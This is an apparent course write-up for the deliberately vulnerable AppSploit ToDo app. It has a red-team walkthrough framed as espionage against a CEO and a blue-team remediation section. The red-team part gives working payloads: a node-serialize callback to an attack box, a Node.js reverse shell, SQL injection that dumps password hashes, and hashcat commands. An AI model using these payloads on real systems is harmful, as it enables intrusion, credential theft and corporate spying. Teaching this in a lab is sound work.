
You are hired to gather as much intelligence as possible on a high-value target, the CEO of Acme Corp. The information you gather will help Acme Corp’s competitor, Widgets Inc, design competing product strategies to beat them in market -- taking advantage of privileged information.

While tailing the CEO you use a portable **rogue access point** and trick the CEO into connecting to a “free wifi AP”. You capture the traffic on the access point you control using **wireshark**. For the brief time the CEO is connected you notice that they visit the domain of a ToDo list web application; this must be how the CEO manages their day-to-day tasks -- a potential treasure trove of data. The CEO finishes their lunch and leaves the cafe.

We now have a cyber target. Our plan is to exfiltrate the CEO’s data from the todo list application, specifically their login credentials with the hope of using it to gain access to other services, like email, for lateral attack.

Attack Chain

We now proceed on with the Attack Chain, a model for executing offensive cyber-ops.



Notice

To improve the narrative certain constraints will be introduced, despite AppSploit ToDo's "vulnerable" mode having less secure implementations

Reconnaissance

Using a throwaway account, we log in and obtain a session cookie to give to **skipfish**, a webapp auditing tool. Skipfish will then build a site map of AppSploit ToDo list, attempting to enumerate all paths and directories in the target application while checking for common attack vectors and information leaks.















Crawl results - click to expand:



Document type overview - click to expand:

-  **application/javascript** (1)
-  **image/png** (4)
-  **text/css** (1)
-  **text/html** (18)
-  **text/plain** (1)

Issue type overview - click to expand:

-  **External content embedded on a page (higher risk)** (94)
-  **Incorrect caching directives (lower risk)** (6)
-  **HTML form with no apparent XSRF protection** (15)
-  **Response varies randomly, skipping checks** (5)
-  **IPS filtering enabled** (1)
-  **Generic MIME used (low risk)** (21)
-  **File upload form** (1)
-  **Password entry form - consider brute-force** (2)
-  **HTML form (not classified otherwise)** (2)
-  **Hidden files / directories** (7)
-  **Server error triggered** (1)
-  **Resource not directly accessible** (1)
-  **New 404 signature seen** (1)
-  **New 'X-*' header value seen** (1)

NOTE: 100 samples maximum per issue or document type.

We now know where the more interesting areas of the application are, forms and API endpoints, where we can attempt injection-based attacks. Skipfish has also identified a non-standard header, reporting that the application is powered by Nodejs and Express.


New 'X-*' header value seen (1)

1. <http://192.168.10.10/> [show trace +]
Memo: X-Powered-By

Using this knowledge we can now interactively explore the site continuing to gather information to facilitate our attack.

Interactive

Navigate to the “**Sensitive data exposure**” page ensuring the app is set to “**vulnerable**” mode.



While conducting further reconnaissance you notice a Server information string being printed in the footer of one of the pages, similar to how a default Apache server does when directory listing. This can be considered a mild form of **Sensitive Data Exposure**.

```
Server: node v14.5.0 body-parser^1.19.0 cookie-parser^1.4.5 express^4.17.1 express-fileupload^1.1.7-alpha.3 express-handlebars^4.0.4 express-session^1.17.1 libxmljs^0.19.7 node-serialize0.0.4 pm2^4.4.0 sqlite3^5.0.0
```

In this string, we can see some of the dependencies used by the application. Cross-referencing these against a database of known CVEs we identify a high risk attack vector in *node-serialize*.

Insecure Deserialization

Our recon work has exposed an **Insecure Deserialization** risk. This risk in particular introduces a remote code execution vulnerability, which we can later use to achieve a reverse shell. To stealthily test this vector we craft a special payload that will make a request from our target to a **netcat** process listening on our attack box. The payload is set up to mute all errors.


Payload

```
{"run": "_$$_$ND_FUNC$_$$_function () { const http =  
require('http'); http.get('http://<ATTACKBOX_IP>:4444',  
(r)=>{}).on('error', (e)=>{});}()}"
```

We now use our earlier site map to locate an API endpoint, ``insecure-deserialization``, where the vulnerable library is likely to be in use, and conduct a smoke-test to confirm the vector. Our payload uses node's standard library, so we can be confident that the target machine will have the needed libs to execute the payload.

Interactive

Navigate to the **"Insecure deserialization"** page in **"vulnerable"** mode. This page of AppSploit simulates the API endpoint being attacked. On your attack box setup an instance of **netcat** to listen for connections on port 4444. Now paste the above payload into the input field, replacing `<ATTACKBOX_IP>` with the IP of your attack box. Click POST.



The smoke-test should successfully “ping” your attack box with a get request, displaying the request headers in a format similar to below.

```
>>>> nc -lv 4444  
GET / HTTP/1.1  
Host: 192.168.10.10:4444  
Connection: close
```

Excellent! We have just verified that we can achieve the low privilege **remote code execution** step of the attack chain.

Domain Dominance

We can now craft an advanced payload that should open a reverse shell on the system, effectively granting us high privilege **remote code execution** on the target machine.

Payload

```
var net = require('net');
var spawn = require('child_process').spawn;
function c(HOST,PORT) {
  var client = new net.Socket();
  client.connect(PORT, HOST, function() {
    var sh = spawn('/bin/sh', []);
    client.write("Connected!\n");
    client.pipe(sh.stdin);
    sh.stdout.pipe(client);
    sh.stderr.pipe(client);
    sh.on('exit',function(code,signal){
      client.end("Disconnected!\n");
    });
  });
  client.on('error', function(e) {
    setTimeout(c(HOST,PORT), TIMEOUT);
  });
}
```

Use the python script in repo's ./payloads directory to generate our char encoded reverse shell payload

```
»»./insec_deserialization.py -h <ATTACKBOX_IP> -r -p 4444 -o -e
```

This payload will use node's standard library to open a net socket on a given port back to our attack box, effectively traversing any firewall policies preventing incoming connections to the target machine. Moreover, this payload binds the socket to a child process running a local shell on the target host, achieving a remote shell with the same privileges as the webserver. We take this javascript and character encode it while wrapping it in an immediately evaluated function expression so that the payload isn't complicated by character escapes and quoting in transit. The result is the output produced by the python script *insec_deserialization.py*.

Interactive

Start a **netcat** instance listening on your attack box.

```
➤ nc -l -p 4444
```

Still in “**vulnerable**” mode on the “**Insecure deserialization**” page, paste the payload generated by *insec_deserialization.py* into the input field and POST.

Todo List

This form posts to a json endpoint, and expects json input

```
{ "run": "._$ND_FUNC$_function ()  
{eval(String.fromCharCode(10,32,32,32,32,118,97,114,32,110,101,116,32,61,3  
2,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,32,32,32,118,  
97,114,32,115,112,97,119,110,32,61,32,114,101,113,117,105,114,101,40,39,99,10  
4,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,119,110,59,10  
,32,32,32,32,72,79,83,84,61,34,49,57,50,46,49,54,56,46,49,48,46,49,48,34  
,59,10,32,32,32,32,80,79,82,84,61,34,52,48,52,48,34,59,10,32,32,32,32,84,  
73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,32,32,32,32,105,102,32,40,11  
6,121,112,101,111,102,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121  
,112,101,46,99,111,110,116,97,105,110,115,32,61,61,61,32,39,117,110,100,101,10  
2,106,110,101,100,39,41,32,123,32,83,116,114,105,110,103,46,112,114,111,116
```

POST

Netcat on the attack box should show an incoming connection from the target. Now try a few commands to confirm shell access. *i.e. pwd, ls, uname -a*

```
>>>> nc -l 192.168.10.10 4040 ~/D/0/c/appsploit master
Connected!
pwd
/Users/jnand/Documents/OSU/cs467/appsploit
ls
README.md
db
db.js
guides
index.js
node_modules
package-lock.json
package.json
payloads
public
routes
views
uname -a
Darwin zebra.local 18.7.0 Darwin Kernel Version 18.7.0: Mon Apr 27 20:09:39 PDT 2020; root:xnu-4903.278.35
~1/RELEASE_X86_64 x86_64
```

Asset Reconnaissance

Constraint

AppSploit utilizes SQLite, however from this point forward we will be using it to simulate a production database service whose connection credentials are stored in the runtime environment of the server process, not in a config file.

Using our newly gained privileged access we can proceed to browse and *cat* the source code of the application; navigating the routes, handlers, and database queries. After some searching we locate the queries being run by the application to insert new tasks. Huzzah! The queries are not parameterized or sanitized properly. This presents an attack vector for us to use **SQL Injection** for dumping the user table account database.

Asset Access

Now that we know how to structure our SQLi code, we can begin to explore the database for information of interest. Our first payload will dump the database schema right into the application page. We can even structure the query so that the dump is inserted as a todo task owned by our user account, so no one else will notice the attack.

First, we need to determine our user id for creating dumps as todo task items owned by us. While browsing the source from our reverse shell we identified a **Broken Access Control** vulnerability in one of the routes. We can use this to enumerate all the user ids, and find which id corresponds to our content.

Interactive

Navigate to the “**Broken Access Control**” page ensuring the app is set to “**vulnerable**” mode. For convenience please log out of any other account and instead use the account “user2” with password “user2pass” moving forward.

Create a single unique task to help identify when we’ve made the request with our assigned user id. Now paste the below URL into your browser and update the <USER_ID> incrementing by 1 starting at 1 until we see the unique task we created. That <USER_ID> will be our internal foreign key in the database.

```
http://hostname/broken-access-control/?id=<USER_ID>
```

You should notice that our task data resides that the URL with id=2

The following payload will use the SQLi vector we discovered to dump the schema definitions to user2’s task list.

Payload

```
==== Start Schema Dump ====', 0, '2'); INSERT INTO todo  
(task_description, task_complete, user_id) SELECT sql, 1, 2  
FROM sqlite_master WHERE type = 'table' AND name NOT LIKE  
'sqlite_%'; --
```

Examining the query you can see the first part, in blue, completes the application’s insert query. Our payload follows in red. This second part leverages our knowledge of the underlying database to craft a query that will dump the database schema, providing us with valuable information for our exfiltration attack. The last part, in blue, terminates the injection preventing any following SQL from being executed.

Interactive

Navigate to the “**Sensitive data exposure**” page ensuring the app is set to “**vulnerable**” mode. Paste the SQLi payload above into the task description field and submit. You should see the table schema dumped to the page as “todo list items”.



Data Exfiltration

Constraint

AppSploit stores multiple forms of the user's passwords in its account table. For the purpose of this stretch goal, we will only be acknowledging the presence of the two hashes retrieved by the SQLi attack.

Now we can design our data exfiltration attack.

Payload

```
==== Start User Table Dump ====', 0, '2'); INSERT INTO todo
(task_description, task_complete, user_id) SELECT
GROUP_CONCAT(row, '\n'), 1, 2 FROM (SELECT id || ',' ||
username || ',' || password_md5 || ',' || password_bcrypt as
row FROM user); --
```

Examining the snippet we can see the same structure as our first injection query. The second part, in red, is taking advantage of the database's ability to aggregate results and form a nicely delimited CSV style output of our exfiltrated data.

Interactive

Still on the “**Sensitive data exposure**” page in “**vulnerable**” mode. Paste the SQLi payload above into the task description field and submit. You should see the user table dumped to the page as a “todo list item”.



```
1,user1,20a0db53bc1881a7f739cd956b740039,
$2b$12$97LvBLSKGZWfUKjrTVoq1OmM3r0o89
TK.fMmMRZ4GETcbAPT9GPvG\n2,user2,1926f7
3f97bf1985b2b367730cb75071,$2b$12$UTMzX
X0b9x67mXyLW1fsHuUufP8CmRw5VulbtJWkB
wBooPjtUKd0.\n3,user3,2a9c9eb70d17fa6bf0e5
cc1bc99a339d,$2b$12$K3.b3MkGl8p3OROyxnj
9M.rIZx6haSrYZ/AXTVGxA7cq.5Rw2zcDe\n4,use
r4,ddc6f7b6b52b7bd1f4b77e31d2ab4213,$2b$1
2$xyV9ezWXr0N0iwrvtU0Wm0uud9U8qKSXd3d
qvCT785ni5VNTXnGGa\n5,user5,05abb0636a0
89ad163e0ffa3bb5ed0e4,$2b$12$QckWBdwl7r
Vaggj2eabed.hYWM50uCO0lgJyn3x3W5Xq7TNI
P7Gc6\n6,user6,994e467b06646e8812a9e285
22efa6c4,$2b$12$UxesvlzW4/ElrHEuGkK7uehP
mV1KV0XK7EP7eiPx.q8HaV55bMqt.\n7,sam,7c6a
180b36896a0a8c02787eeafb0e4c,$2b$12$XvX
NkxxRqswfQfOdgsMTMuC5gAA.4UPT1oDv576B
bi3soxE92F3ia\n8,justin,5f4dcc3b5aa765d61d83
27deb882cf99,$2b$12$DTbPxhCFTpFL1rM3k2hj
Yeb2VbMxTsjNyO6ZBR0Pur1ZQO99fwXxm
```

Sensitive Data Exposure

After exfiltrating the password hashes you notice two forms being stored. It appears as if the application is migrating to a new hashing algorithm. The Blue teams must have noticed our unauthorized access. We need to quickly crack the passwords, locate the targets account, and continue on with our lateral attacks.

After formatting the dump of the user table you create two files: *users.md5* and *ceo.bcrypt*. The first file is all of the users with md5 hashes. Unfortunately, you notice that the CEO's account was already migrated from md5 to bcrypt, however, you isolate it in a separate group to focus only on cracking that one password with bcrypt.

You

Exfiltrated Hashes

can find the exfiltrated data in the project under the directory “**./stretch_goal**” named **users.md5** and **ceo.bcrypt**

You proceed to crack the hashed passwords using a high-performance hash cracking tool called **hashcat**. This tool is available on **kali** linux, so all you need to do is spin up an AWS instance that has access to GPUs with an installation of **kali**.

Interactive

Log into your installation of Kali and copy the exfiltrated files over. Then use the following commands to crack the hash files. We'll be using a word list included with Kali: `/usr/share/wordlists/metasploit/password.lst`. **hashcat** has a brute-force and mask attack mode, `-a3`, but it's beyond the scope of this writeup.

users.md5


```
hashcat -m0 -a0 -o hacked users.md5 password.lst
```

ceo.bcrypt

```
hashcat -m3200 -a0 -o hacked ceo.bcrypt password.lst
```

You successfully crack all the passwords in *user.md5* with little effort, however, the hash in *ceo.bcrypt* is taking a very long time. Upon further analysis, you determine that by the time & cost of cracking the CEO's password the Blue Team may have already had them change their password on other systems. The window of attack is closing rapidly.

After benchmarking your hash cracking machine you notice that MD5 hashes are nearly 1.6 Million times faster to crack than bcrypt -- we'll never get a hold of the CEO's password after the migration.




While using **hashcat** you notice that the tool needs to have prior knowledge of the structure of the hashes and which algorithm is being used, without this there is no way to verify the generated hashes as a hit or miss. In this particular case, we have access to the application's source code, via our prior reverse shell exploit, and can determine the form of the hash at rest. You further note that standard hash forms help attackers crack passwords using out of the box methods in hashcat; a custom string format would require an attacker to implement their own driver module for hashcat, increasing the work invested in a particular hack.

To better understand why bcrypt is so successful at slowing down hash checking attacks we attempt to understand the features which comprise certain groups of algorithms.

MD5, SHA1


These hashes break the input up into fixed lengths and pad them such that they are divisible by a constant. Each block is passed



into one of four possible functions during each of four “rounds” of encoding. This results in the state of the string being mutated in a deterministic way. These functions are very fast, since they simply use bitwise logical operators to perform the block transform, in a way that vectorizes well.


RIPEMD160

This algorithm has its roots in academia rather than being supported by the NSA. From its design it uses two shift operators increasing its avalanche effect, where a small change results in a large difference between the two hashes.




SHA256, SHA512

These algorithms are built using the Merkle-Dagard structure. They create a one-way compression function forming a block cipher. They also introduce differing shift amounts and additive constants, in addition to producing longer hashes with lower probability of collision.




Whirlpool

This algorithm introduces a square block cipher that mixes not only columns (horizontal) positions, but also rows (vertical) of input data. Due to its 2-D nature it is also more intensive to compute. Slowing down brute force attacks significantly.



PBKDF2

This algorithm introduced the concept of a salt, a unique per hash value, that defeats precomputed hash table attacks. It also adds a variable number of rounds.



BCrypt

This algorithm was designed for password hashing specifically; using variable length salts, subkeys, and multiple rounds of cyclic mutation that increase cost with time. These features make it very slow on CPU & GPU and near impossible to brute force

Scrypt

This algorithm wasn't benchmarked, but it is used for defending against ASIC and FPGA based attacks where highly optimized hardware is used to speed up hash rates. Under the hood Scrypt uses a form of memory based hashing that requires large amounts of memory to compute, a scarce resource of ASIC and FPGAs.

Argon2

This is one of the most recent hashing algorithms and is hardened against specialized hardware attacks. In addition to incorporating many of the features of other hashes it makes use of independently tunable difficulty parameters making it possible to use on various hardwares, maximizing cost efficiency and robustness against offline attacks.

Now that we have a bit more background on the trade-offs of various algorithms we can design future attacks to create persistent load on the target. Perhaps using a prolonged distributed attack we can encourage the application's host to use a more "efficient" hashing algorithm that may open up other avenues of attack. In particular, we want the target to use something that is CPU, GPU, FGPA, or ASIC optimizable, in that order.

For now we report back to our client with the task information we do have, but without our prized data, the CEO's cracked password.

Red Team out.

..... our GPU's are still running....

Blue Team

Opening Scenario

Acme Corp. hires you as a security architect to design the company's security system. Since Acme corp is a small indie company, you will also act as the security administrator and developer too, lucky you! Because resources are limited and Acme doesn't have the budget for a full-time security team, they have hired an outside team of security professionals to find vulnerabilities in your company's security system. It is your job to address any issues found and harden Acme's attack surfaces.

Notice

To improve the narrative certain constraints will be introduced, despite AppSploit ToDo's "vulnerable" mode having less secure implementations

Vulnerability 1 - Rogue Access Point

The Red Team uses a rogue access point to monitor web traffic from the CEO of Acme Corp. They are able to identify domain names of websites that were visited.

Since the CEO accessed a company domain using an untrusted wifi network perhaps more security awareness training is in order. Educating users is one of the most effective security measures a company can take and can immediately stop phishing and other social engineering attacks in their tracks. It is not easy to control what every employee does on their computer, so education and other preventative measures are key.

Action items

- Design and deploy company-wide security awareness training
- Encourage users to conduct their business through Acme's VPN if away from the office.
- Make the 'ToDo List' application only available to users already on the company's network.
- Use an intrusion detection/prevention system (IDS/IPS) to scan for rogue access points close to the physical premises of the company

Vulnerability 2 - Sensitive Data Exposure

The Red Team discovers non-standard header information and uses it to learn more about the 'ToDo List' web application architecture.

Server: node v14.5.0 body-parser^1.19.0 cookie-parser^1.4.5 express^4.17.1 express-fileupload^1.1.7-alpha.3 express-handlebars^4.0.4 express-session^1.17.1 libxmljs^0.19.7 node-serialize0.0.4 pm2^4.4.0 sqlite3^5.0.0

When it comes to website administration, it is best to 'deny by default' and not volunteer any unnecessary information about the system to anyone that is using it. In this specific case for Acme Corporation, a misconfiguration reveals server information to users. This would not be catastrophic by itself, but it gives the Red Team more information and allows them to begin more specialized attacks.

Action Items

- Reconfigure the server so the header information above is no longer displayed by default.
- Sanitize inputs before SQL evaluation
- Deny by default and allow service accounts the bare minimum they need to function (disallow querying metadata schemas, performing drops, and other advanced features)

Vulnerability 3 - Insecure Deserialization

The Red Team uses insecure deserialization to achieve remote code execution

This is where things go south very quickly for you and Acme Corp. Reconnaissance by the Red Team allowed them to perform a targeted attack against Acme's systems and they were able to achieve remote code execution. The Red Team is able to open a reverse shell in order to perform more detailed asset reconnaissance.

Action Items

- Secure endpoints that process user-supplied json (sanitize input and blacklist reserved words such as *eval*, *function*, etc.)
- Ensure modules and components of the website are patched and up-to-date.
- Validate that the company's intrusion detection/prevention system can generate alerts when a new listening process coincides with an endpoint request.

Vulnerability 4 - SQL Injection

Constraint

AppSploit utilizes SQLite, however from this point forward we will simulate a production database service whose connection credentials are stored in the runtime environment of the server process, not in a config file.

The Red Team uses custom SQL injection to attack the database

The Red Team, using their newfound knowledge of the source code for the 'ToDo List' web application, are able to use SQL injection to first obtain the database schema and then the users table. This is a catastrophic breach for Acme Corp., and the Blue Team is lucky the Red Team only cared about the users table and not any other sensitive information..

Action Items

- Use parameterized queries
- Use stored procedures (store the sql query in the database itself and have the application call it when needed, don't use dynamic queries!)
- Whitelist input validation (for example map user input to predefined table names and disallow unexpected names)
- Escape user supplied input

Vulnerability 5 - Password hashes are cracked offline

Constraint

AppSploit stores multiple forms of the user's passwords in its account table. For the purpose of this stretch goal, we will only be acknowledging the presence of the two hashes retrieved by the SQLi attack.

The Red Team cracks password hashes offline and away from prying eyes.

Now that the Red Team has dumped the information from the users table, they can begin cracking the hashes offline at their leisure. Fortunately for Acme Corp. and the Blue Team, the company switched to a stronger hashing algorithm shortly before the attack so some users' hashes will be far more difficult (effectively impossible) to crack.

Action Items

- Finish migration to bcrypt hashing for all users
- Force a password change for all users
- Enforce strong a strong password policy

Enforcing a strong password policy can itself mitigate brute force attacks as successfully as using an algorithm designed for password security. Compare the Red Team's algorithm brute force hash rates to our time to crack assessment of password complexity below.

number of Characters	Numbers only	Upper or lower case letters	upper or lower case letters mixed	numbers, upper and lower case letters	numbers, upper and lower case letters, symbols
3	Instantly	Instantly	Instantly	Instantly	Instantly
4	Instantly	Instantly	Instantly	Instantly	Instantly
5	Instantly	Instantly	Instantly	3 secs	10 secs
6	Instantly	Instantly	8 secs	3 mins	13 mins
7	Instantly	Instantly	5 mins	3 hours	17 hours
8	Instantly	13 mins	3 hours	10 days	57 days
9	4 secs	6 hours	4 days	1 year	12 years
10	40 secs	6 days	169 days	106 years	928 years
11	6 mins	169 days	16 years	6k years	71k years
12	1 hour	12 years	600 years	108k years	5m years
13	11 hours	314 years	21k years	25m years	423m years
14	4 days	8k years	778k years	1bn years	5bn years
15	46 days	212k years	28m years	97bn years	2tn years
16	1 year	512m years	1bn years	6tn years	193tn years
17	12 years	143m years	36bn years	374tn years	14qd years
18	126 years	3bn years	1tn years	23qd years	1qt years